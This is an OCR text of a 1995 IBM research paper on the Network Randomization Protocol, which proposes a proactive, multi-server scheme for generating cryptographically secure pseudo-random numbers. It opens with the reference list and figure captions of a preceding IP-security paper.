


Figure 10: IP/IPST output processing time vs. datagram size on 50–MHz RS/6000 model 360

ness. paper in preparation, February 1995.

[BGH+93] Ray Bird, Inder Gopal, Amir Herzberg, Philippe A. Jason, Shay Kutten, Refik Molva, and Moti Yung. Systematic Design of a Family of Attack–Resistant Authentication Protocols. *IEEE Journal on Selected Areas in Communications*, 11(5), June 1993.

[BGH+95] Ray Bird, Inder Gopal, Amir Herzberg, Phil Jason, Shay Kutten, Refik Molva, and Moti Yung. The KryptoKnight Family of Light–Weight Protocols for Authentication and Key Distribution. *IEEE/ACM Transc. on Networking*, 3(1), February 1995.

[BR93] M. Bellare and P. Rogaway. Entity Authentication and Key Distribution. In *Advances in Cryptography*, August 1993.

[CB94] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security Repelling the Willy Hacker.* Addison Wesley, 1994.

[CGHK94] P. Cheng, J.A. Garay, A. Herzberg, and H. Krawczyk. Modular Key Management Protocol. IETF draft–cheng–modular–ikmp-00.txt, November 1994.

[DBC92] *Great Circle Associates* D. Brent Chapman. Network (In)Security Through IP Packet Filtering. In *UNIX Security Symposium III Proceedings*, pages 63–76, 1992.

[DH76] Whitfield Diffie and Martin E. Hellman. New Directions in Cryptography. *IEEE Transc. on Information Theory*, IT–22(6), November 1976.

[IB94a] John Ioannidis and Matt Blaze. The Architecture and Implementation of Network–Layer Security under UNIX. In *Winter USENIX Conference Proceedings*, 1994.

[IB94b] John Ioannidis and Matt Blaze. *The swIPe IP Security Protocol.* IETF draft–ipsec–swipe–01.txt, June 1994.

[KN93] John Kohl and B. Clifford Neuman. The Kerberos Network Authentication Service (V5). Internet RFC 1510, September 1993.

[LJFK86] Samuel J. Leffler, William N. Joy, Robert S. Farby, and Michale J. Karel. Networking Implementation Notes, 4.3BSD Edition. In *UNIX System Manager's Manual, 4.3 Berkeley Software Distribution, Virtual VAX–*




Figure 11: IP/IPST input processing time vs. datagram size on 50–MHz RS/6000 model 360

11 Edition. USENIX Association, April 1986.

[Pos81] J. Postel. Internet Protocol. Internet RFC 791, September 1981.

[Riv92] R. Rivest. Internet RFC 1321, April 1992.

[Tsu92] G. Tsudik. Message authentication with one-way hash functions. In *Proceedings of Infocom 92*, 1992.

Network Randomization Protocol:

A Proactive Pseudo-Random Generator

Chee-Seng Chow Amir Herzberg

IBM T.J. Watson Research Center
Yorktown Heights, NY 10598

{cschow,amir}@watson.ibm.com

Abstract

A major security threat to any security solutions based on a centralized server is the possibility of an adversary gaining access to and taking control of the server. The adversary may then learn secrets, corrupt data, or send erroneous messages. In practice, such an adversary may be more prevalent than one would like to admit. It may be a malicious hacker, a virus in an application program, or an unscrupulous system administrator.

Proactive security is a novel approach to the server security problem. It uses the distribution of data and control to multiple servers and periodic refreshes between servers. By distributing data and control, one or more servers may be compromised without compromising the system. Periodic refreshes between servers allow a compromised server to "recover" after the attacker leaves, thereby contributing to the system security. A fraction (in some cases all) of the servers must be compromised *simultaneously* in order to compromise the system.

This paper describes the *Network Randomization Protocol (NRP)* — a proactive protocol for generating cryptographically secure pseudo-random numbers. The protocol is designed for operation in the Internet and includes defenses against clogging attacks. Issues related to the design and implementation of the protocol are discussed.

As virtually no cryptographic task is possible without a source of randomness or pseudo-randomness, NRP is an important basic building block for many cryptographic functions. Furthermore, it serves to illustrate the main ideas and intuitions of proactive security.

Keywords: cryptography, proactive security, network protocol, pseudo-random generator, Internet security, client-server.

1 Introduction

1.1 Server Insecurity

Computers are often the main targets in security attacks against computing systems. The security problem becomes worse in a network environment. The "system" is no longer a mainframe housed in a physically secure room but consists of many geographically distributed machines linked together by a communication network. Important data and vital functions are delegated to one or more servers, which are not always physically secure.

While communication links in a computer network are also subject to security attacks, the attacks are handled by standard cryptographic techniques such as encryption and authentication. However, security threats against computers (servers, in particular) are not readily dealt with. The attacks could be in the form of a virus in an application program, a malicious hacker, or an unscrupulous system operator. The attacks may occur intermittently but over a long period result in significant loss of secret information, corruption of vital data, and disruption of services. One reason why security threats against servers are not easily addressed is that such threats, especially internal threats, are hard to formalize. Few good solutions are known.

1.2 Survey of Existing Solutions

We briefly review some existing solutions to the problem of server security.

One approach is to use secure hardware. The approach assumes that a certain component of the system (e.g., where secret keys are store) is physically secure against intruders and system operators. The security of the system depends on the security of the component. However, such systems tend to be

expensive, hard to service, and proprietary. The design and implementation of the secure hardware is often not open to public review since its security may depend on its secrecy. In this paper, we will not discuss hardware-based solutions. Instead we will focus on software-based solutions, which rely on cryptographic techniques.

The Unix password security system [MT79] relies on the difficulty to invert a one-way function, f. Instead of storing a user password, the system stores f(password). To login, the user supplies a password. The system authenticates the user by applying f to the supplied password and checking the result against the password file. This solution ensures that even if an adversary gains access to the password file, she cannot masquerade as the user.

However, the solution assumes that the communication between the user and the system is secure. Otherwise, an adversary can obtain the password by eavesdropping. A modified solution has been proposed by Lamport to handle this problem [Lam81].

More recently, Bellovin and Merritt [BM93] have a solution that ensures a user password remains secure even if an attacker has access to the server database. Furthermore, an eavesdropper cannot mount a dictionary attack to guess the user password. This work is an extension of their earlier work [BM92].

It is clear from this (non-exhaustive) survey of server security solutions that server break-ins are a major security concern. The common approach of all the above solutions is to avoid keeping "secret" in the server. Nevertheless, an active attacker can disrupt services to selected clients by corrupting the server database or masquerade as a server to unsuspecting clients.

1.3 Proactive Security

We now look at a different approach to server security, where there is secret information to be protected.

One solution is to do secret sharing [Sha79] on multiple servers. This approach makes sense especially if the system already has multiple servers for load-sharing. However traditional secret sharing has the following drawback: An adversary can compromise one server at a time until sufficient number of servers are compromised to reveal the secret.

This is how proactive security comes in. The two key ideas of proactive security are: (1) the distribution of data and control to multiple servers, and (2) periodic refreshes between the servers. Each server is initialized with an initial secret (share). By distributing data and control to multiple servers, a fraction of the servers may be compromised without compromising the system. The periodic refreshes allow a compromised server to *recover* (regain secrecy) after an attacker leaves. The refresh period is a security parameter; it could be minutes, hours, days, weeks, or months depending on the application and the security desired. It is a tradeoff between security and performance.

Since a compromised server can recover and contribute to the overall system security, in order to compromise the system, a fraction (in some cases all) of the servers must be compromised *simultaneously*. In particular, an attacker can compromise one server at a time until all servers have been compromised (though not in the same time period) and yet the system remains secure. The notion of *recovery* is a key property of proactive security.

The idea of a *mobile* adversary has been used by others [OY91] in another context. It does not model all attacks, but captures a large class of real-life attacks. Some examples of such "transient" attacks are malicious hackers (who carry out attacks from the network during wee hours), untrustworthy system operators (who snoop during their shifts), and viruses (which are removed when the system periodically reboots).

We call the approach *proactive security* because the refreshes are send periodically independent of whether the system is under attack or not. In particular, they are not sent *in reaction* to attacks or suspected attacks. While a server is compromised, refreshes from its neighbors do not help. But as soon as the adversary leaves, the refreshes help the server recover. By sending the refreshes periodically, the system does not need to know whether a server is compromised or not, since detecting an attack is often harder than preventing one.

In practice, servers often have the same flaws. While it is true that an adversary may exploit the same weaknesses to break into multiple servers, proactive security makes this significantly harder, since the adversary must break into the servers simultaneously. Of course, one can also improve security by making sure that the servers are sufficiently different in architecture, located far apart, and administered by different groups of people.

We and others in our group are currently exploring various applications of proactive security. Some possible applications are: (1) public key certification and signature authority (2) authentication and key distribution center (3) server-server key maintenance (4) pseudo-random number generation.

In this paper, we discuss the application of proactive security to the problem of generating pseudo-

random numbers. This is the simplest application; it is also the best understood. More importantly, we have actually implemented the solution and have dealt with the implementation issues. This simple but important application serves well to illustrate the main ideas and the power of proactive security.

1.4 Pseudo-Random Number Generation

We briefly review the problem of pseudo-random number generation and the importance of randomness in security. For a more detailed discussion, see [ECS94] for an excellent treatment of the topic.

Modern security systems increasingly rely on cryptography for security assurances. However, the security of many cryptographic algorithms and protocols depends on a continuous source of random numbers. Some crucial applications of such numbers are in the generation of cryptographic keys, key renewal, nonce generation, and so on. In particular, the Unix password solution [MT79] and its modification [Lam81] both require randomness for password generation. The works of Bellovin and Merritt [BM92, BM93] also require a random source. Virtually no cryptographic task is possible without a source of randomness or pseudo-randomness.

The most direct means of getting random numbers is through special hardwares. As discussed earlier, special hardwares are expensive, non-portable, and usually proprietary. Moreover, most existing computers, including many security servers, are not equipped with such hardwares. There are many pitfalls in using supposedly random sources in a computer (such as disk access times and system clocks) as a source of randomness. (See [ECS94].)

In contrast, software solutions are cheap, portable, and are repeatable (an essential property in testing and debugging). The problem of generating numbers with random properties in software is well-studied. (See, e.g., [Knu81].) Such numbers are *pseudo-random,* in contrast to *random* numbers generated from physical random sources such as shot-noise or quantum devices. A basic requirement of pseudo-random numbers is that they have similar statistical properties to random numbers.

For security applications, we are interested in the generation of *cryptographically secure* pseudo-random numbers. A computationally bounded adversary cannot distinguish such numbers from random numbers (except for some negligible advantage). In particular, the numbers should appear *unpredictable* to the adversary.

To generate cryptographically secure pseudo-random numbers, the program must hold a secret key (seed) unknown to the adversary. (The algorithm is "public knowledge".) If only one server is used and the server is compromised, then the numbers generated are no longer secure since the adversary can also generate them (using the same seed as the server). This suggests a proactive approach to the problem.

1.5 Network Randomization Protocol

Network randomization protocol (NRP) is a practical adaptation of the theoretical protocol in [CH94]. Whereas [CH94] is *synchronous,* assumes *a fully connected topology,* and is *based on pseudo-random functions,* NRP is *asynchronous,* allows *arbitrary topology,* and is *based on pseudo-random generators.* Unlike [CH94] which also provides reconstructibility, the sole purpose of NRP is randomization.

Similar in concepts to the Network Time Protocol, which provides time services using a group of servers for synchronization, NRP provides (cryptographically secure) pseudo-random numbers using a group of servers. Each server is initialized with a randomly (or pseudo-randomly chosen) seed and periodically generates and sends pseudo-random values (refreshes) to its neighbors. Upon receiving a refresh, the server updates its seed. NRP provides a simple, uniform way to integrate different sources of randomness (*local* such as disk-access time, user-keyboard time and *remote* such as network delay or random values from other servers).

NRP is specifically designed for the Internet environment. In this environment, it is easier for an adversary to break into a server or to carry out active attacks against a server than to eavesdrop or to intercept *all* messages to a server. Messages may arrive at the server via different routes. The protocol is also applicable to other network environments as well. Finally, NRP is designed to run as a daemon process, as we do not expect servers dedicated for running NRP.

1.6 Contributions

This paper introduces the key ideas of proactive security from a system perspective. The discussion is informal and intuitive. We show that the ideas are practical, efficient, and simple by presenting an in-depth discussion on the design and implementation of NRP. The discussion is distilled from our experience implementing the protocol on an IBM RS/6000 workstation running AIX.

1.7 Organization

The paper is organized as follows: In section 2 we discuss the adversary model, introduce a modified pseudo-random generator, and describe the randomization protocol. In Section 3, we discuss the design and implementation of the server, server-server communications, and some practical extensions to the protocol. Section 4 describes the client-server interface and addresses some related security issues. Finally, we summarize and discuss some conclusions in Section 5.

2 Basic Concepts

2.1 Adversary Model

Throughout this paper we make the standard computational complexity assumptions in cryptography such as certain problems cannot be efficiently solved (e.g., in polynomial time) and that adversaries are computationally bounded. All actions by the adversaries or servers occur in polynomial time.

When servers are compromised, the adversaries have total control of the servers. Adversaries can learn secret information, corrupt critical data, crash servers, and make them send erroneous messages to other servers. The adversaries can do all these in a fully coordinated manner.

In addition, the adversaries are *mobile*. An adversary can move from one server to another. When an adversary leaves, the server reverts to the original program, though corrupted program data remain corrupted. (This is to model a large class of attacks that are transient.) Without such an assumption, the notion of an adversary leaving a server would not make sense.

Another type of attacks are "clogging attacks", which deny service to the server by overwhelming the server with messages. In general such attacks, are extremely difficult, if not impossible, to prevent. The best that one can do is to log the occurrences for a system administrator to handle offline and to limit the maximal work in response to a message.

Communication links between servers are not immune from attacks. Links may be compromised, in which case an adversary can read, remove, alter, or inject messages. We assume that injecting a message is easier than eavesdropping (which is often the case in Internet).

Servers can protect their communications through cryptographic techniques such as encryption and authentication. However, all these techniques require a server to keep some secret keys. Consequently when a server is compromised all communications into and out of the server are also compromised. Furthermore, a malicious adversary may corrupt the keys, resulting in communication breakdowns even though the physical links are fully operational. Fortunately, as we will see in Section 3, NRP does not need encryption or authentication.

2.2 Pseudo-Random Generator

The network randomization protocol is based on a modified pseudo-random generator to be described in this section. The discussion is informal and intuitive. Proofs and a more formal treatment are deferred to another paper.

A traditional pseudo-random generator [BM84] is a function that when given a secret seed outputs a stream of bits that appear random to the adversary. In particular, the adversary cannot guess an unseen bit better than chance (plus a negligible advantage) after observing other output bits. The adversary also cannot guess the secret seed better than chance (plus a negligible advantage). In practice, there are efficient implementations which are believed to be pseudo-random. For example, one can use the output of the DES-CBC encryption function, with the secret seed as encryption key, on some input string.

For our purpose, we use a modified pseudo-random generator (PRG) that consists of an s-bit internal seed variable and a traditional pseudo-random generator function. To limit the damage when the server is compromised, the seed is updated whenever an output is generated.

The following operations are supported by the PRG: **PRG-Create**, **PRG-Free**, **PRG-Get-value**, and **PRG-Update-seed**. The first function **PRG-Create** takes as input an s-bit pseudo-random value, instantiates a PRG, and initializes the seed with the input. The second function releases system resources used by the PRG. Of interest are the last two functions.

The function **PRG-Get-value** when invoked (after **PRG-Create**) outputs an ℓ-bit pseudo-random value and updates the internal seed. A possible implementation of the function is as follows: The seed is used by the traditional generator function to generate $s+\ell$ pseudo-random bits, where ℓ bits are output. The remaining s bits are used to update the seed.

Let f_k denote the traditional pseudo-random generator with seed k, and (o_1, o_2) denote the output of f_k, where o_1 and o_2 are of lengths s and ℓ, respectively. When **PRG-Get-Value** is invoked, the PRG

is updated according to the following equations:

$$\begin{aligned}(o_1, o_2) &\leftarrow f_k \\ k &\leftarrow o_1,\end{aligned}$$

and **PRG-Get-Value** outputs o_2.

The function **PRG-Get-value** should have the following properties:

A.1 An adversary cannot guess an output value better than chance (plus some negligible advantage) by observing other outputs. In particular, an adversary cannot guess any seed values better than chance (plus some negligible probability).

A.2 If the seed is revealed to the adversary at some time, then the adversary cannot guess any prior unseen outputs of **PRG-Get-value** better than chance (plus some negligible advantage).

Property A.2 limits the amount of information revealed when a server is compromised. In particular, the adversary cannot deduce its prior pseudo-random outputs from the seed.

Refreshes from other servers provide new randomizations to a server. The pseudo-random values from other servers are incorporated into the PRG using **PRG-Update-seed**, which takes an s-bit input. **PRG-Update-seed** *does not* simply replace the seed with the input but combine them in such a way that the following properties hold:

A.3 If an adversary does not know the seed, then no matter what sequence of updates $u_1, u_2, \ldots, u_N$ an adversary chooses and applies to the PRG (using **PRG-Update-seed**), the seed of the PRG remains pseudo-random. The adversary may invoke any number of **PRG-Get-value** in between **PRG-Update-seed**.

A.4 If an adversary knows the seed and chooses all of the updates $u_1, u_2, \ldots, u_i, \ldots, u_N$, except u_i which is a pseudo-random value unknown to the adversary, then the PRG regains its pseudo-randomness when updated with u_i. The adversary may invoke any number of **PRG-Get-value** in between **PRG-Update-seed.** (Note that all the updates except u_i may be known to the adversary; they may be functions of u_i.)

Property A.3 ensures that a server PRG remains pseudo-random even if an adversary has complete control of all communications into a server.

Property A.4 (is often stronger than needed but) ensures that a single refresh that evades the adversary allows a previously compromised server to regain pseudo-randomness. This property handles replay attacks where the adversary resends an update without knowing the value (e.g., the value is encrypted). Note that simply taking the exclusive or of the seed with the update would not satisfy Property A.4, since an adversary may resend u_i, without knowing u_i, to nullify it.

A possible implementation of **PRG-Update-seed** is as follows: An s-bit value is formed by taking the exclusive or of the input with the current seed. The value is used in the traditional pseudo-random generator function to generate an s-bit value which will be the new seed. If **PRG-Update-seed** is given the update u, PRG is updated as follows:

$$\begin{aligned}k &\leftarrow k \oplus u \\ (o_1, o_2) &\leftarrow f_k \\ k &\leftarrow o_1.\end{aligned}$$

(Note that this is simply invoking **PRG-Get-value** once, after taking the exclusive or of the update with the current seed.)

2.3 Network Randomization Protocol

Network randomization protocol (NRP) runs on a group of servers. The subset of servers that a server refreshes are its *neighbors*. For simplicity, we will assume that the graph of neighborhood relationship is symmetric and connected.

2.3.1 Update Protocol

Each server has its own PRG. At the beginning, the PRG in every server is initialized with an independently and pseudo-randomly chosen seed. Periodically, a server sends to each of its neighbors a pseudo-random value, the output of **PRG-Get-value**. When a server receives a refresh, it updates its seed using **PRG-Update-seed** with the refresh as input. Each server runs the update protocol independently, possibly with a different refresh period.

The state of a server is completely determined by its seed and the refreshes received. (For simplicity, we have assumed that the sending of refreshes within a period is an atomic operation.) To predict the state of the server, an adversary must know the seed and monitors all refreshes into the server. If the adversary misses a single refresh, the server will regain its pseudo-randomness.

2.3.2 Properties

NRP have following properties:

B.1 If all, but one, servers are compromised, then the uncompromised server remains secure no matter what refreshes are sent to it.

B.2 If an adversary knows the states of all servers and knows all messages in transit except for one refresh, then the unseen refresh can re-randomize the entire network.

Intuitively, it is easy to see that Properties B.1 and B.2 follow from Properties A.3 and A.4 of the PRG, respectively. A more formal treatment and proofs of the properties are deferred to another paper.

3 Server Design

This section describes some practical aspects related to the design and implementation of an NRP server. The security of server-server communications and some practical extensions to the protocol are also discussed. We begin with a review of the design objectives.

3.1 Design Objectives

The objectives are to keep the server simple and efficient. To minimize processing, no detailed accounting of refreshes is kept. Refreshes are sent using the unreliable datagram protocol (UDP) for efficiency. The idea is that pseudo-random values are cheap to produce (cf. Property A.2) and are readily incorporated (cf. Property A.3).

One of the states of a server is its seed. The goal is to avoid introducing new states to the server. This is especially important in proactive security since it limits what an adversary can learn or corrupt when the server is compromised; it also simplifies the recovery process when the adversary leaves.

3.2 Server-Server Communications

At first it seems that cryptographic means are needed to ensure confidentiality and authentication of server-server communications. This is not an appealing prospect as it introduces shared keys between neighbors. Beside being computationally expensive, it introduces states in the server.

Fortunately, the encryption and authentication of refreshes are not needed. They do not improve security in our model. The reasons are as follows: We consider two cases. First, if the adversary has complete information about a server and monitors all communications into the server, it can perfectly predict the server states. No cryptographic processing in the server can help. Second, if the adversary does not know some secret information in the server (e.g., an encryption key), then that information could have been incorporated into the PRG (using **PRG-Update-seed**) and no matter what an adversary does to the communication links, the server remains secure.

Some of the data in a refresh are as follows: a message-type field, a positive count to indicate the number of pseudo-random values in the message, an array of pseudo-random values. More details on the message format will be provided in another document [CH95].

3.3 Sources of Randomness

To improve randomization, NRP can (and should) be used in conjunction with any locally available random sources. Three interfaces are provided for this purpose: (1) message IPC queue (2) UDP port (3) function linkage.

The first two methods involve sending a message to the server. The last method requires implementing and linking with the server a function that gets values from local random sources. At initialization, the operator can also input a "password" to generate the initial seed for the PRG.

For further randomization, we provide a program that "samples" micro-second clock readings. The sampler provides periodic local randomness to the server.

Normally the system clock would be a poor source of randomness. A novelty here is the interaction between the server and the random sampler (which runs as a separate Unix process). The sampler gets random values from the server (using the client-server interface to be described in the next section) and combines them with the clock readings (using DES for mixing).

The sampler sends random values to the server using the message IPC queue. The server updates its pseudo-random generator using refreshes received from the sampler. (Refreshes from the sampler are treated no different from refreshes from other servers.) This interaction and feedback between the sampler and the server can be viewed as a local version of NRP.

3.4 Practical Extensions

There are some simple, practical extensions to improve the security of the protocol.

To make it harder for an adversary to monitor communications, a server can send refreshes probabilistically (e.g., send a refresh only if the parity of a pseudo-random value is even). And to exploit the randomness of network delays, the sending of refreshes can be spread out over the refresh period. This allows incoming refreshes to interleave with outgoing refreshes. By interleaving invocations of **PRG-Get-value** with **PRG-Update-seed**, the server makes it much harder for an adversary to track its states. Since refreshes are sent unreliably, the loss of refreshes over the links is an additional source of randomness.

To detect clogging attacks, the server checks that the number of UDP messages received in a period is below some threshold. When an attack is detected, the server raises an alarm and logs all relevant messages. The final determination and handling of the attack is left to the system administrator.

4 Client-Server Interface

We now discuss the design and implementation of the client-server interface. The interface allows clients to get pseudo-random values from their local server. Security issues related to malicious clients are also addressed.

4.1 Modified Adversary Model

In this section we consider a modified adversary model where the adversary has *partial* control of a server machine. In a multi-user, multi-process environment such as Unix, the adversary may control a client process without controlling the operating system or the server process. Such an adversary may eavesdrop or disrupt client-server communications, masquerade as a client or as a server, and attack the server or other clients within the limitations imposed by the operating system.

4.2 Design Objectives

For clients to regain security after an adversary leaves (i.e., to be proactive), they should periodically get pseudo-random values from the server. A simple function call interface, which hides the interprocess communication (IPC) details, is provided.

The objectives are to protect the server and the clients from malicious clients with partial control of the system and to keep the server stateless. The design of the interface is complicated because Unix does not provide secure IPC mechanisms. Extra efforts are needed to authenticate messages between processes.

4.3 Application Programming Interface

We design a simple, secure application programming interface (API) for client applications to get pseudo-random values from the server. The interface is implemented using a PRG (pseudo-random generator). Instead of directly using pseudo-random values obtained from the server, each client has its own PRG. Pseudo-random values from the server are used to update the PRG. This provides proactive security to clients and at the same time reduces communication overhead.

We would like to design the interface similar to the standard C-library pseudo-random functions **srand** and **rand** (Note that this library is not cryptographically secure.) However our interface is necessarily more complicated because it hides the IPC details.

The API provides the following functions: **NRP-Create**, **NRP-Free**, and **NRP-Get-value**.

NRP-Create creates and initializes a PRG by requesting a pseudo-random value from the server. The client can also provide a pseudo-random value for additional randomization.

NRP-Free performs the reverse operations, cleans up and releases resources to system.

NRP-Get-value gets pseudo-random outputs from the PRG (using **PRG-Get-value**). Periodically it uses a secure IPC interface to get pseudo-random values from the server to randomize the PRG (using **PRG-Update-seed**).

4.4 Secure IPC from Server to Client

We now describe the IPC mechanism between clients and the server.

A general solution to ensure secure client-server communication is to introduce shared keys between server and clients. However, the server doesn't need any keys, since only clients need to obtain secure pseudo-random values from the server. Therefore it suffices for the server to provide a unique pseudo-random value to each client at the beginning of service. A client can then use the value to initialize its PRG.

The IPC message interface between client and server is implemented as follows: The server has a well-known IPC queue that only it can read but can be written by other processes. To keep the server stateless, the server sends a pseudo-random value

(from **PRG-Get-value**) in response to a request from a client. To reduce the effect of clogging attacks, the server process is not interrupted when an IPC message arrives on its queue. Instead, the server handles the requests when it wakes up to send periodic refreshes. (An adversary can still clog the server input queue with spurious messages.) The server raises an alarm and logs the appropriate messages when the number of requests exceeds some threshold.

All book-keeping needed to correlate reply to request is handled by the interface. The client creates a private reply queue that only it can read from and other processes can write to. The reply queue ID is included in the request to the server. The client can either wait for a reply from the server (in which case **NRP-Get-value** would block) or retrieve the reply at a subsequent invocation of **NRP-Get-value**. The queue is destroyed when the reply is received. It remains to show how the client authenticates a reply from the server.

4.5 Authentication of Server

A well-known authentication technique is the random challenge-response protocol. In this protocol a client puts a pseudo-random value in the request. The server puts the same value in the reply. The client authenticates the reply by checking the value in the reply. Since only the server and the client can read their respective queues, the protocol should work. However, it doesn't because the client may not be able to generate a secure pseudo-random value in the first place.

The solution we implemented uses the System V message IPC facility and the Unix file protection. First the server creates a file that only it can write to but can be read by others. The server writes its process ID in the file. When a client receives an IPC message, it first checks that there is exactly one message in its queue. Since a queue is used only once for each IPC request, more than one message in the queue indicates an attack. The client obtains the process ID of the sender through the message IPC facility and authenticates the server by checking the ID against the file.

4.6 Shared Memory Interface

The message IPC mechanism is expensive. Therefore this interface is used at the beginning and infrequently thereafter. For better performance and better resiliency against clogging attacks, we provide a more efficient, less secure interface.

The simplest interface is to use shared memory for the server to refresh the clients. When a client invokes **NRP-Create**, a shared memory region is allocated and initialized. The server periodically updates the shared memory region with pseudo-random values. The client reads from the region to update its PRG, whenever **NRP-Get-value** is invoked.

However, in Unix it is not practical to provide a private shared region between the server and each client. (There may be thousands of clients.) Moreover, the design also introduces states in the server.

A better design is to use a single shared memory region that only the the server can write to but can be read by all the clients. The server does not need to keep track of its clients and thus remains stateless. The server periodically writes an array of pseudo-random values in the shared memory region. Clients can then randomly choose some combination of values from the region to update their PRGs. By simultaneously writing multiple pseudo-random values in the shared region, the server provides additional randomization with minimal additional costs.

We note that a malicious client can continuously monitor the entire shared region to learn the updates used by other clients. However, this is not sufficient for the adversary to learn the states of other clients, since the IPC interface ensures that the initial seeds in the PRGs of the other clients are secure.

4.7 Final Design

We now summarize the final design of the client-server interface. Each client uses its own PRG to generate pseudo-random values. The interface uses a combination of IPC messages and shared memory to obtain pseudo-random values from the server to update the PRG.

Periodically or after some number of invocations of **NRP-Get-value**, the interface reads from the shared memory to update the PRG. At initialization (and infrequently thereafter), a secure, but more expensive, message IPC mechanism is used to obtain private pseudo-random values from the server directly. (In this design, the server can run as an ordinary Unix process.)

To detect clogging attacks, the server checks that the number of IPC messages in its queue is below some threshold. When an attack is detected, the server raises an alarm, logs the relevant messages, and leaves the handling of the attacks to the system administrator.

The design has been implemented on AIX. The implementation should be easily ported to other

Unix systems. It should be possible to port to other multi-user, multi-process operating systems with basic file protection and IPC mechanisms.

5 Summary and Conclusions

Proactive security introduces periodic refreshes to the traditional notions of distributed control and secret sharing. Some of the novel properties of a proactive system are the robustness and resiliency against powerful mobile adversaries, which model real-life security threats such as hackers, untrustworthy system administrators, viruses, and rogue programs. In practice, the threats are often less mobile and less coordinated.

We presented an in-depth discussion on the design and implementation of NRP (Network Randomization Protocol). The problem of generating cryptographically secure numbers is important and non-trivial. NRP may not completely solve the problem but makes it significantly harder for an adversary to compromise the system. In practice, most people would not implement stand-alone NRP servers, but would combine the protocol with other security functions served by these servers.

An interesting practical question is whether NRP can produce strong pseudo-random numbers using only weak random sources in the servers (e.g., clock drifts, disk access times, and message delays). A related theoretical question is whether NRP can produce pseudo-randomness using only "weak" PRGs.

NRP is simple, lightweight, robust, and has many interesting properties. More work is needed to formalize and prove these properties. It is a useful basic building blocks for higher-level cryptographic applications. Beside fulfilling an important cryptographic function, NRP serves well to illustrate the principles and the power of proactive security.

Availability

NRP is available by anonymous ftp from `software.watson.ibm.com` in `/pub/security/nrp`. The code was developed and tested on AIX 3.2.5 using IBM xlc compiler and has been ported to SunOS 4.1.2 using GNU gcc compiler.

References

[BM84] Manuel Blum and Silvio Micali. How to generate cryptographically strong sequences of pseudo-random bits. *SIAM J. Computing*, pages 850–864, 1984.

[BM92] Steven M. Bellovin and Michael Merritt. Encrypted key exchange: password based protocols secure against dictionary attacks. In *Proc. IEEE Computer Society Symp. on Research in Security and Privacy*, pages 72–84, May 1992.

[BM93] Steven M. Bellovin and Michael Merritt. Augmented encrypted key exchange: a password based protocol secure against dictionary attacks and password file compromise. In *1st ACM Conference on Computer and Communications Security*, pages 244–250, November 1993.

[CH94] Ran Canetti and Amir Herzberg. Maintaining security in the presence of transient faults. *Crypto*, pages 425–438, 1994.

[CH95] Chee-Seng Chow and Amir Herzberg. Network randomization protocol: A proactive pseudo-random generator. *Internet Working Draft — In preparation*, 1995.

[ECS94] Donald E. Eastlake, Stephen D. Crocker, and Jeffrey I. Schiller. Randomness requirements for security. *Internet RFC 1750*, 1994.

[Knu81] Donald Knuth. *The Art of Computer Programming Vol. 2: Seminumerical Algorithm.* Addison-Wesley, 1981.

[Lam81] Leslie Lamport. Password identification with insecure communication. *Communications of the ACM*, pages 770–772, 1981.

[MT79] R.H. Morris and K. Thompson. Unix password security. *Communications of the ACM*, 22:594, 1979.

